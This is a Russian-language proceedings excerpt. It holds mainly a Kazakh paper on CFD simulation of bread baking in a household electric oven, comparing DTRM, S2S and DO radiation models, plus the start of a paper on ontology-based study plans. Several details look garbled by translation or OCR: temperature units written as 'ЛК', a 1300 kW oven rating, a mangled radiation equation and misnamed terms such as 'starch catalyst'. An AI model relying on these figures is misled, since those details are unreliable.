6. Мировой опыт становления и развития региональных ИТС. - http://vestnik-glonass.ru/stati/mirovoy_opyt_stanovleniya_i_razvitiya_regionalnykh_its/. (21.02.2019).

УДК.681.5

МОДЕЛИРОВАНИЕ И УПРАВЛЕНИЕ ПРОЦЕССОМ ВЫПЕЧКИ ХЛЕБА С ИСПОЛЬЗОВАНИЕМ ДИНАМИКИ CFD ФЛЮИДОВ

Исабекова Л.С.

Институт информационных и вычислительных технологий КН МОН РК, Казахстан

e-mail: lyazzka07@mail.ru

Аннотация. *Хлебобулочное производство относится к ведущим пищевым отраслям агропромышленного комплекса Казахстана. Актуальность исследований заключается в необходимости в Казахстане на предприятиях хлебопекарной отрасли внедрения модернизации и автоматизации производственных процессов на базе современных технологий управления, включая внедрение современных автоматизированных информационных систем (АИС). [1]*

Были разработаны модель 3D CFD для печи с электронагревательной печью. Для исследования эксперимента использовались три различные модели излучения: дискретная модель переноса излучения (DTRM), поверхностная поверхность (S2S) и дискретные ординаты (DO). Выше указанные модели показали почти аналогичные данные, которые совпадали с экспериментальными измерениями. Во время рабочего цикла температура печи достигалась через 360 с. [2]

Нижние температурные зоны были вблизи стенки печи из-за более низкого воздушного потока. Основываясь на предварительной оценке применимости, модель излучения DO была выбрана для моделирования выпечки хлеба и подтверждена с экспериментальным измерением температуры хлеба. Моделирование хлеба проводилось для изучения профилей температуры и крахмальной желатинизации коры и крошки продукта [3]

Это исследование показало, что процесс выпекания должен быть завершен через 1500 с, когда температура хлебопекарного раствора достигла 100 ЛК [1]

Ключевые слова: *Моделирование динамики флюидов (CFD), хлебопекарная печь, хлеб, радиация, тепловой поток, моделирование*

1. Введение

Быстрый экономический рост и постоянный спрос на продукты первой необходимости позволили многим предприятиям использовать для накопления финансовых средств, аккумулирования и направление их на обновление основных

фондов, увеличение наименовании продуктов, на новую рыночную политику. В результате повышается конкуренто способность пищевых предприятий, улучшается качества продукции, инновационная деятельность становится очевидной для потребителей. По этой причине, в фокус исследования инноваций попало много предприятий выпускающих масломолочную, хлебобулочную, мясную, кондитерскую продукцию [4].

В Республике Казахстан активно ведется масштабная работа по развитию индустриально- инновационного развития малового и среднего бизнеса. Последние исследования инноваций в промышленности показало, что наиболее успешные и в большей степени завершенные из них были в пищевой промышленности [5].

В пищевом производстве выпуск хлеба является одним из важных работ в производстве. Включая качество продукцию по органолептическим свойств, текстуру, цвет и аромат, в конечном результате поджаривания,эластичность, упругость, пористость, нескольких термических реакций, таких как неферментативная реакция желатинизация крахмала, денатурализация белка и так далее. В процессе выпечки хлеба преобладают механизмы тепло- и массопереноса внутри камеры печи, а также внутри выпекаемых продукциях на полуфабрикатах теста [6].

Выпечка хлеба – это процесс,в котором под воздействием высокой температуры полуфабрикаты теста превращается в готовый продукт,с определенными физико–механическими свойствами [7].

В первую очередь, это – увеличение объема, образование коры, частичная клейстеризация крахмала и уменьчения влаги до минимума, инактивация дрожжей и ферментативных активностей, коагуляция белка,. При выпечки хлеба необходимым требованием качества производство является контролируемый процесс выпечки. Основные показатали выпуск качественной продукций являются обьем и скорость передаваемого тепла, уровень влажности в пекарной камере и время обработки полуфабриката. Чтобы получить в конечном итоге заранее предпологаемую, заранее заданную физико– механическими свойствами продукцию, нужно полностью понять все возможные изменения, вызванные условиями выпечки и их взаимодействиями.

В нашей исследовательской работе мы исползовали бытовую электрическую печь с двумя нагревательными элементами. Первый–верхний элемент служит для обеспечения излучения для выпечки полуфабрикатов из хлебопекарной муки, а нижний с помощью конвекций и проводимость для нагрева полуфабрикатов. Во время выпечки хлеба, температура отвечает за все физико-химические и биологические процессы, которые просходят внутри обрабатываемой продукций, т.е испарение воды, желатинизацию крахмала, увеличение объема, получение корки, денатурацию протеинов и реакции поджаривания и т. Температура, также отвечает за органолептичекие качества выпекаемой продукции, это –цвет корки конечной, готового продукта [8].

Изменение цвета и влажности происходит из–за неравномерной подачи тепла на полуфабрикат. Для контролирования качества продукта,необходимо учесть такие факторы как, конструкция печи, способность поддержания необходимых условийобработки выпускаемой продукции, температура выпечки, мощность нагрева, время обработки, обьем и масса формированных полуфабрикатов [9, 10].

Для хлебопекарной промышленности сохранение качества продукции является очень сложной задачей. Для снижения колебаний качества часто желательны ориентированные на продукт стратегии управления, которые направлены на сохранение постоянных характеристик продукта. В этих стратегиях условия печи должны быть отрегулированы в соответствии с такими нарушениями, как изменение нагрузки на печь. Для успешной реализации такой стратегии контроля необходима качественная модель процесса. Для выпечки хлеба основные вариации качества имеют цвет и потерю веса. В

непрерывной печи для выпечки хлеба эти изменения обусловлены главным образом отсутствием однородности распределения тепла внутри печи. Поскольку хлеб проходит внутри камеры печи во время выпечки, и поскольку весь его температурный профиль периода является доминирующим фактором его качества, важно разработать модель, покрывающую распределение температуры всей камеры печи. CFD - это метод численного моделирования для решения проблем потока жидкости и теплопередачи. Главной характеристикой этого метода является немедленная дискретизация уравнения потока в физически трехмерное пространство.

CFD - это инструмент моделирования, который использует мощные компьютеры в сочетании с прикладной математикой для моделирования ситуаций потока жидкости и содействия оптимальному дизайну оборудования, а также промышленных процессов [11].

Во время процесса выпекания теплопередача происходит за счет излучения, проводимости и конвекции. Радиация является наиболее доминирующим режимом теплопередачи в электрической нагревательной печи. Радиационная передача тепла происходит от красных горячих нагревательных катушек и горячих металлических поверхностей в виде электромагнитных волн в окружающую среду. Радиационная передача тепла происходит с помощью фотонов, которые испускаются соответствующей поверхностью и перемещаются по прямым линиям без затухания. Нагрев за счет излучения зависит от излучательной способности поверхности и выше, чем выше скорость нагрева. Воздух входит в контакт с источником тепла и горячими металлическими частями стенок печи, а тепло передается в режиме конвекции. Теплопередача от воздуха к поверхности продукта происходит в режиме конвекции, который, в свою очередь, переносится на хлеб по проводимости, подробно изучили передачу тепла в электрической нагревательной печи с различными геометрическими, излучающими источниками и рабочими условиями печи, а также размещением тепловой нагрузки. Катализатор крахмала представляет собой дезагрегацию или необратимую набухание крахмальных гранул в водной среде при подходящей температуре. Это прогрессирующая набухание из-за гидратации молекул крахмала в диапазоне температур 50-85 лк [12].


Катализатор крахмала начинается с нагревания структуры, содержащей амилозу и амилопектин, в присутствии воды до уровня, в котором вода имеет достаточную энергию активации для разрушения гидрогенных связей в крахмале. Процесс желатинизации крахмала включает набухание, плавление, разрушение молекулы крахмала и экспреляцию.

Настоящая работа направлена на изучение температурных профилей внутри печи внутреннего нагревательного отопления с использованием трех различных моделей излучения (DTRM, S2S и DO) для определения температуры корки и крошки продукта (хлеба). Целью является также изучение качества выпускаемой продукций по органолептическим качествам готовой продукции [13, 14].

2. Экспериментальные данные

Для моделирования и экспериментов использовалась бытовая электрическая печь для выпечки (Asel AF 0023, Турция объем 33л) с размерами 42x50x31 см и мощностью 1300 КВт. Рабочая частота 50 Гц. Температура регулируется от 80 до 320 С. Нагрев до 250 С за 15 минут. Двойное внешное биопокрытие из жаростойкого материала. Таймер на 90 минут. Выключчение автоматическое. Источником тепла являются два нагревательных элемента, (по 650 Вт каждый) состоящих из обшитой нержавеющей стали, расположенной внизу и верхних стен. Печь изготовлен из нержавеющей стали. Нагрев контролируется термостатом, который удерживает нагревательный элемент вкл / выкл в соответствии с заданной уставкой (220 ± 2 LC). Максимальная установленная температура духовки

составляла 220В, в ходе экспериментальных и валидационных исследований. Дверь духовки была изготовлена из специального жаростойкого стекла, которое помогает в процессе выпечки. Температура внутри духовки была измерена с использованием термопары Т-типа, которые были подключены к регистратору данных. Одна термопара была установлена вблизи центра печи через вентиляционное отверстие, имеющееся на задней стороне печи. Три термопары фиксируются внутри хлеба в разных местах, например, точка-1 (центр хлеба), точка-2 (8 см от центра до правой стороны) и точка-3 (7,5 см от центра к левой стороне), как показано на рис. 1c.



(а) (б)

Рисунок 1. (a) Геометрия печи без хлеба, (b) с хлебом.

3. Моделирование CFD

Создана трехмерная геометрия печи без и с хлебом. Геометрия печи без хлеба, печь, мешаемая измерениями хлеба и температуры в трех разных местах экспериментального измерения температуры в хлебе, показана на рисунке 1. Поверхность и объемная сетка были получены с использованием GAMBIT и экспортированы в Fluent 6.3 для дальнейшей обработки. Размер сетки был плотным вблизи вентиляционного отверстия, а для создания объемной сетки использовались катушки и сетка tet-ra. Общее количество граней - 160 000 с 75 187 ячейками. Размер ячейки для цельной печи был оптимизирован и финализирован для лучшей точности и вычислительного времени. Рабочая станция Dell T5400 использовалась для запуска моделирования CFD. [15].

В этом исследовании были выбраны модели DTRM, S2S и DO. Основное предположение DTRM заключается в том, что излучение, выходящее из элемента поверхности в определенном диапазоне телесного угла, может быть аппроксимировано одним лучом. Затем источник энергии в жидкости из-за излучения вычисляли путем суммирования изменения интенсивности вдоль пути каждого луча, который прослеживался через объем контроля жидкости. Уравнение для изменения интенсивности излучения может быть записано как

$$dl/ds+\alpha l=\alpha\sigma T4/\pi \quad (1)$$

Основное предположение системы излучения S2S заключается в пренебрежении всем поглощением, испусканием или рассеянием излучения и учитывая, что только поверхностное излучение является достаточно значительным. Поток энергии, выходящий из данной поверхности, состоял из непосредственно излучаемой и отраженной энергии. Отраженный поток энергии был

$$\text{Qout.K}=\varepsilon\text{K}\ \sigma T4+\ \ Pkqin.k \quad (2)$$

Температура (LC)	Удельная теплоемкость (Дж / кг К)	Теплопроводность (Вт / м К)
30	3080	0.85
60	2550.6	0.38
120	1774.3	0.17
227	1514.1	0.16

Модель излучения DO решает уравнение переноса излучения (RTE) для конечного числа дискретных твердых углов, каждое из которых связано с векторным направлением, зафиксированным в глобальной декартовой системе. Модель DO может быть представлена следующим уравнением: поток падающей энергии из окружения, который затем может быть выражен через поток энергии, оставляющий все остальные поверхности. Энергия, отраженная от поверхности К, может быть записана как

$$\Delta[\ I\ (\ ,,r,-S)..-S]..+,(\alpha+\alpha).I(\text{r,s.})=\alpha n2\sigma T4/\pi. \quad (3) \qquad (3)$$




Рисунок 2 Тепловые свойства хлеба в зависимости от температуры при плотности 327,2 кг / м3

Модель DO учитывает участие воздуха в дополнение к радиационному эффекту поверхности к поверхности. Это также позволяет разрешать излучение на полупрозрачных стенках. Следовательно, модель DO может быть лучше всего подходит для проблем с локализованными источниками тепла. Вычислительная стоимость, умеренная для типичной угловой дискретизации, а требования к памяти также скромны.

Изменение плотности воздуха с естественной конвекцией давалось идеальной несжимаемой формулой. Было обнаружено, что радиационный теплообмен является доминирующим способом теплообмена внутри печи. Следовательно, больше внимания уделялось свойствам радиационной поверхности и модели излучения над нормальными теплообменными моделями. Радиационные свойства (коэффициент поглощения и рассеяния) играют жизненно важную роль в расчетах теплопередачи для модели DO. Коэффициент рассеяния принимался равным нулю, так как он не имел большого значения в этом моделировании. Твердые материалы, такие как хлеб и сталь, были непрозрачными, коэффициент поглощения был установлен на уровне 10 000 для них и 0,75 для воздуха. Экспериментально подтвержденные термофизические свойства хлеба были получены у Wong et al. (2007) и приведены в таблице 1. Хлеб был смоделирован с учетом размеров 20 10 8,5 см (типичный размер хлебной тарелки), размещенных в центре печи [16].




Рисунок 3. Проверка нестационарных предсказаний CFD моделирования моделей DTRM, S2S и DO с экспериментальные результаты для цикла предварительного нагрева электрической нагревательной печи

Температура воздуха на входе считалась окружающей температурой (27 лк). Отопительные катушки были смоделированы как объемный источник тепла. Сочетание как конвективного, так и радиационного теплообмена рассматривалось как для стеклянной двери, так и для стен печи. Продтом считался твердый и разрешенный режим теплопередачи проводимости, конвекции и излучения.




Рисунок 4. Температурный профиль для печи для выпечки без продукта (модель DO) при (a) 180 с и (b) 1200 с

Свойства желатинизации зависят от вида и происхождения крахмала. Желатинизация крахмала вызывает нарушение межмолекулярных водородных связей, которые сохраняют структурную целостность гранулы и экссудацию амилозы. Во время желатинизации гранулы гидраты и набухают, и наблюдается увеличение вязкости среды (Lund, 1984). Дифференциальные сканирующие калориметрические методы (DSC) и рентгеновской дифракции используются главным образом для измерения желатинизации крахмала. Было установлено, что крахмальная желатинизация в процессе хлебопечения является функцией времени / температуры и следует кинетике первого порядка [17,18].

Степень желатинизации крахмала может быть использована как минимальный индекс выпечки в промышленном процессе выпечки, который определяет время выпечки хлеба. Изучали желатинирование крахмала с использованием дифференциального сканирующего калориметрического метода (DSC) и рассчитали параметры модели, такие как k0 и Ea.

$$\alpha = \exp(-kt) \quad (4)$$




Рисунок 5. Температурный профиль хлеба на верхней поверхности, центр хлеба и нижней поверхности по линии (a) 300 с (б) 900 с (c) 1200 с и (d) 1500 с

4 Температурный профиль хлеба

Процесс выпечки хлеба был имитирован с использованием моделирования CFD с хлебом в центре печи в условиях предварительного нагрева. Модель DO использовалась для моделирования продукта, поскольку она учитывала участие воздуха в дополнение к эффекту излучения поверхности к поверхности. Было замечено, что воздушный поток внутри печи изменился из-за положения хлеба. Сравнение симуляционных и экспериментальных измерений температуры хлеба в разных местах (те же самые значения, что уже указано на рисунке 1в), т. Е. Точка-1 (хлеб-центр), точка-2 (8 см от центра до правого сторона) и точка-3 (7,5 см от центра к левой стороне) показаны на рис.5а и б. Можно видеть, что симуляция и экспериментальные результаты находятся в хорошем согласии. Для хлебопекарного центра наблюдалась фаза лазера для первых нескольких минут (120 с) с последующим линейным повышением температуры.

Моделирование выпекания проводилось до тех пор, пока центральная температура не достигнет 100 LC. Наблюдалось быстрое повышение температуры по обе стороны хлеба (точка-2 и точка-3) по сравнению с центром (точка-1). Экспериментальные результаты показали, что в конце процесса выпечки большая часть хлеба (кроме коры) достигла постоянной температуры 97 ± 1 ЛК. В конце процесса выпекания температура в центре хлеба прекращалась, когда средняя температура достигала около 97 LC из-за испарения влаги и конденсации (Wong et al., 2007). Модель настоящей работы предсказывала немного больше температуры, чем экспериментальные измерения в конце процесса выпечки (рис.5). Это можно объяснить исключением переноса влаги внутри хлеба в текущей модели CFD. Как только крошка достигает 98-100 лк, все реакции, такие как испарение воды, желатинизация крахмала и коагуляция белка, становятся максимально возможными. Потребовалось почти 1140 с для завершения желатинизации в ядре по сравнению с 780 с в точке, расположенной на расстоянии 2 см от центра. Можно отметить, что более низкая температура снижает скорость желатинизации в хлебной крошке, поскольку она зависит от температуры, а также от времени.

5. Вывод

Модель CFD была разработана для электронагревательной бытовой хлебопекарной печи с использованием моделей DTRM, S2S и DO и подтверждена результатами эксперимента. Это симуляционное исследование показало, что электрическая печь достигла равномерности нагрева за двадцать минут (цикл предварительного нагрева) и самой медленной зоны нагрева присутствовала вблизи стенки печи из-за более низкой картины воздушного потока. Модель DO была выбрана для моделирования продукта на основе применимости. Моделирование печи с хлебом указывало на то, что как шаблон нагрева, так и время были наиболее важными для влияния на профиль температуры внутри хлеба. Эта модель была подтверждена также с экспериментальным измерением температуры хлеба в разных местах. Время, изменение температуры в хлебе было получено из моделирования. Эта трехмерная модель предсказывала лучшее приближение температуры коры и крошки и времени выпечки во время выпечки хлеба в стационарном положении по сравнению с 1-й математической моделью. Комбинированная CFD и кинетическая модель была разработана для желатинизации крахмала в крошке и коре. Это моделирование также предсказало, что процесс желатинизации прекращается в течение двадцати двух минут выпечки, что является минимальным требованием для завершения процесса выпечки. Эта CFD-модель электрической печи с хлебом обеспечивает конструктивную информацию для достижения оптимальных условий выпечки, таких как температура воздуха, время выпекания и клейстеризация крахмала.

Чтобы проверить модель моделирования CFD для электрической нагревательной печи, необходимо, чтобы модель предсказывала тенденцию профиля температуры внутри печи во время цикла предварительного нагрева. Эксперименты внутри печи проводились с максимальной заданной температурой 220 ± 2 LC без хлеба. Временное изменение температуры нагревательной печи было измерено термопарой T-типа. Термостат использовался для поддержания заданной температуры внутри духовки по условию включения-выключения нагревательного элемента. T / Tmax можно было использовать для учета работы термостата, чтобы построить его с временными интервалами. На рисунке 2 представлены экспериментальные измерения с предсказаниями моделирования CFD температуры воздуха с различными временными интервалами. На рисунке 2 ясно показано, что результаты моделирования хорошо согласуются с экспериментальными результатами. Это также показывает, что все три модели излучения (DTRM, S2S, DO) предсказывали аналогичные температурные профили, и температура воздуха линейно возрастала на начальной стадии нагрева.

Список использованной литературы

1. Утепбергенов И.Т., Хисамиев З.Г., Тойбаева Ш. Д., Исабекова Л.С., Муслимова А.К., Интеллектуальная система управления печи в хлебопекарном производстве, Вестник КазНИТУ им. К.И. Сатпаева, 2017 г.
2. Mirade, P. S, Kondjoyan, A., & Daudin, J. D. (2002). Three-dimensional CFD calculations for designing large food chillers. Computers and Electronics in Agriculture, 34(1–3), 67–88.
3. Hu, Z., & Sun, D. - W. (2000). CFD simulation of heat and moisture transfer for predicting cooling rate and weight loss of cooked ham during air - blast chilling process.
4. Утепбергенов И.Т., Тойбаева Ш.Д., Исабекова Л.С., Муслимова А.К. Автоматизированная система менеджмента качества технологических процессов пищевого производства на основе аппарата нечеткого вывода, Вестник КазНУ, 2016
5. I. T. Utepbergenov, Professor, Z. G. Khissamiyev, Associate Professor Sh. D. Toybayeva, Doctoral student, L. S. Issabekova, Doctoral student, A. K. Musslimova, Doctoral student Intelligent oven control system in bakery production год
6. Therdthai, N., Zhou, W., & Adamczak, T. (2002). Optimization of the temperature profile in bread baking profile. Journal of Food Engineering, 55(1), 41–48.
7. Purlis, E., Salvadori, V.O., 2009. Bread baking as a moving boundary problem. Part 1:mathematical modeling. Journal of Food Engineering 91, 428–433.
8. De Vries, U., Velthuis, H., & Koster, K. (1995). Baking ovens and product quality—a computer model. Food Science and Technology Today, 9(4), 232–234.
9. Соснин О.М. Основы автоматизации технологических процессов и производств: Учебное пособие для студ. вузов. – М.: Академия, 2007. – 240 с.
10. Zanoni, B., & Peri, C. (1993). A study of the bread - baking process I: a phenomenological model. Journal of Food Engineering, 19(4), 389–398.
11. Hall, J. E., Timperley, A. W., & Holah, J. T. (1998). Computational fluid dynamics: a key to hygienic design. In C. Skjoldebrand, & G. Trystram (Eds.), Proceeding of ACoFoP IV, Goteborg, Sweden, 21–23 September 1998 (pp. 510–515).
12. Matz, S. (1989). Equipment for Bakers. USA: Elsevier Science Publishers, pp. 475.
13. Therdthai, N., Zhou, W., & Adamczak, T. (2004). Three-dimensional CFD modeling and simulation of the temperature profiles and airflow patterns during a continuous industrial baking process. Journal of Food Engineering, 65, 599–608.
14. Hu, Z., & Sun, D. - W. (2000). CFD simulation of heat and moisture transfer for predicting cooling rate and weight loss of cooked ham during air - blast chilling process. Journal of Food Engineering, 46(3), 189–197. Simulation of air movement in a dryer by computational fluid dynamics: application for the drying of fruits. Journal of Food Engineering, 36(2), 183–200.
15. Scott, G., & Richardson, P. (1997). The application of computational fluid dynamics in the food industry. Trends in Food Science and Technology, 8(1), 119–124.
16. Abdul Ghani, A. G., Farid, M. M., & Chen, X. D. (2002). Numerical simulation of transient temperature and velocity profiles in a horizontal can during sterilization using computational fluid dynamics. Journal of Food Engineering, 51(1), 77–83.
17. Цыганов В.В., Бородин В.Ц., Шишкин Г.Б. Интеллектуальное предприятие. - М.:Университетская книга, 2004. - 768 стр
18. Mistry, H., Ganpathi - subbu, S., Dey, S., Bishnoi, P., Castillo, J.L., 2006. Modeling of transient natural convection heat transfer in electric ovens. Applied Thermal Engineering 26, 2448–2456.
19. Wong, S.Y., Zhou, W., Hua, J., 2007. CFD modeling of an industrial continuous bread - baking process involving U - movement. Journal of Food Engineering 78, 888– 896.

ПРИМЕНЕНИЕ ОНТОЛОГИЧЕСКОГО МОДЕЛИРОВАНИЯ ДЛЯ ФОРМИРОВАНИЯ ОБРАЗОВАТЕЛЬНЫХ ТРАЕКТОРИЙ

Кайбасова Д.Ж.
Евразийский национальный университет им. Л.Н. Гумилева, Астана, Казахстан
e-mail: dindgin@mail.ru

Аннотация: *В данной статье предлагается для обеспечения компетентностной модели и предметной области применять онтологический подход. Предложено применение онтологий и семантических технологий в системах управления знаниями. Представлена семантическая сеть, построенная в результате онтологического моделирования предметной области профессионального стандарта в редакторе Protege 5.1. С помощью созданной онтологической модели можно оценить соответствия профессиональных компетенций образовательных программ требованиям профессионального стандарта.*

Ключевые слова: *онтологическое моделирование, база знаний, компетентностная модель, семантическая сеть.*

В последнее время многие исследования, связанные с электронным обучением, рассматривают возможность проектирования интеллектуальных систем электронного обучения путем включения онтологической инженерии. Исследования, на основе онтологии в области образования классифицируются учебной программой или созданием онтологии учебного плана [1], [2] и требуют определить концепты предметной области, т.е. знания, умения и навыки обучение. В связи с этим является актуальной разработка информационной среды и методов поддержки принятия решений в выборе образовательной траектории, обеспечивающей формирование индивидуального учебного плана обучающегося, позицию субъекта выбора, разработки, реализации образовательного стандарта [3,4]. Построение образовательной траектории является многошаговым процессом, поскольку она отражает динамику обучения студента и должна позволятьсвоевременно корректировать процесс обучения. Внедрение информационных технологий для формирования образовательных траектории в вузах является потребностью не только студентов, но и работодателей, т.к. имеется возможность посмотреть квалификационные требования к кандидатам на различные вакантные должности.

Основными документами для изучения предметной области являются государственные стандарты в области ИТ, профессиональные стандарты, разработанные Национальной палатой предпринимателей «Атамекен» по проекту «Развитие трудовых навыков и стимулирование рабочих мест» в рамках Соглашения о партнерстве между Правительством Республики Казахстан и Международным Банком Реконструкции и развития [5]. Профессиональные стандарты в области информационно-коммуникационных технологий содержат описание должностных обязанностей и профессиональных компетенций ИТ-специалистов, а также отражают минимально необходимые требования к профессии с точки зрения ИТ-работодателей. То есть, получается, что, профессиональный стандарт нацелен на конкретизацию трудовых функций, их подробное описание (функциональная карта вида профессиональной деятельности) и характеристику. Кроме того, рассматривается отдельно каждая трудовая функция и рассматривается в четырех измерениях: трудовые действия, необходимые умения, знания и другие характеристики.

Стандартами охвачены десять направлений информационно-коммуникационных технологии: администрирование баз данных, бизнес-анализ в информационно-коммуникационных технологиях, информационная безопасность, обеспечение сопровождения программного обеспечения, разработка программного обеспечения,

разработка технической документации, системное и сетевое администрирование, системный анализ в информационно-коммуникационных технологиях, создание и управление информационными ресурсами, тестирование программного обеспечения.

Наглядно рассмотрим будущую профессиональную деятельность специалиста по администрированию баз данных, на абстрактном уровне с позиций того, что должен уметь будущий специалист, какими знаниями, навыками, и в какой степени он должен обладать, которая представлена на рис. 1 - иерархическая модель компетентности (фрагмент) в разрезе ИТ-специальностей.

